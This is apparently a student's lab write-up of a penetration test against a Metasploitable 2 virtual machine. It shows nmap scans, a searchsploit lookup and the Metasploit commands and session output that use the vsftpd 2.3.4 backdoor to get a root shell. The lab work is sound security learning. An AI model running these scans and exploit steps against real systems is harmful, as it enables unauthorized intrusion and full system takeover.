
# *Port scanning with Nmap*

## Port  Scanning Using Nmap

In this project, I will be using the Kali Linux operating system in a virtual machine and Metasploitable 2. I will document all details, errors, and commands used throughout the process. For security reasons, I will blur out or omit certain screenshots containing sensitive information.


# *Port s Scanning in Metasploitable*

First, I will use the "ifconfig" command to gather information about the network configuration of our Metasploitable machine.




In this case, it shows the IP address 192.168.200.5, which allows us to identify our machine on the network.


Next, I will use the “nmap” command to scan the available ports. To be more specific, I will use “nmap -sS -p- 192.168.200.5” in Kali Linux’s command line. This tells the tool to perform a “half-open” scan, which sends a SYN packet without completing the TCP connection. The -p- flag instructs it to scan all ports. The command is executed as follows:




This is a basic port scan, and the results indicate which ports are open and what services are running on those ports. This type of scan is crucial for identifying vulnerable points in a system.

# *Service and Vulnerability Exploration*

For the next step, I will explore the services observed during the basic scan of my virtual machine and identify vulnerabilities. We can perform individual port scans or even a full scan, but the latter would take more time. Here is the command I used to scan the services and versions running on each open port: “nmap -sV -sS -p- 192.168.200.5”.




# *Search for known vulnerabilities*

Having the name and version of the discovered services, we can search for known vulnerabilities in some databases:

- CVE Database
- Exploit-DB
- SearchSploit (This tool is included in Kali Linux).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sS -p- 192.168.200.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 09:20 EST
Nmap scan report for 192.168.200.5
Host is up (0.00040s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33192/tcp open  status      1 (RPC #100024)
46765/tcp open  nlockmgr    1-4 (RPC #100021)
55229/tcp open  java-rmi    GNU Classpath grmiregistry
58589/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:F5:95:EC (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.61 seconds
```

I will use the "searchsploit" command on version 2.3.4 of the vsftpd service on port 21.

“searchsploit vsftpd 2.3.4”


```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
---------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

This will show us a list of available exploits for that version of vsftpd (in this case, a well-known backdoor vulnerability).


## *Explotar vulnerabilidades*

When a vulnerability is found in the servers, we proceed to the next step, which is attempting to exploit it to gain

access to the machine.
I will use Metasploit.
Open Metasploit with the command “msfconsole.”




We enter "search vsftpd" and select the appropriate exploit.





“use exploit/unix/ftp/vsftpd_234_backdoor”
“set RHOST 192.168.200.5”
“set RPORT 21”
“run”

After this, we will obtain the shell.

```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/
use exploit/unix/ftp/proftpd_133c_backdoor  use exploit/unix/ftp/proftpd_modcopy_exec   use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.200.5
RHOST => 192.168.200.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set 21
[-] Unknown datastore option: 21.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.200.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.200.5:21 - USER: 331 Please specify the password.
[+] 192.168.200.5:21 - Backdoor service has been spawned, handling...
[+] 192.168.200.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.200.4:35003 → 192.168.200.5:6200) at 2025-01-02 23:44:33 -0500
```

The shell indicates that we have UID 0 and GID 0, which means we are the "root" user, the one with the highest privileges on the system.
We can explore the console to familiarize ourselves a bit and even confirm that we are the root user.




# *Summary*

## Workflow summary:

1. Escaneo de puertos, servidores y versiones usando “nmap -sS -sV -p- <IP de la maquina virtual>”.
2. Busqueda de vulnerabilidades conocidas usando bases de datos como "SearchSploit" .
3. Explotacion de vulnerabilidades con Metasploit.
4. Documentacion de hallazgos.

## Key Learnings

- How to perform a systematic vulnerability assessment.
- The importance of keeping services up-to-date to prevent exploitation.

- Gained hands-on experience with industry tools like Nmap, Searchsploit, and Metasploit.

## How to Reproduce

1. Set up the Metasploitable2 virtual machine in a secure environment.
2. Run Nmap to identify open ports and services.
3. Use Searchsploit to find vulnerabilities associated with the identified services.
4. Exploit vulnerabilities using Metasploit and document the results.

## ScreenshotsInclude key screenshots of your workflow.

## Future Improvements

- Explore additional exploitation tools.
- Set up a custom vulnerable environment for advanced testing.
- Learn and implement post-exploitation techniques.

## License

This project is for educational purposes only and should not be used for unauthorized activities.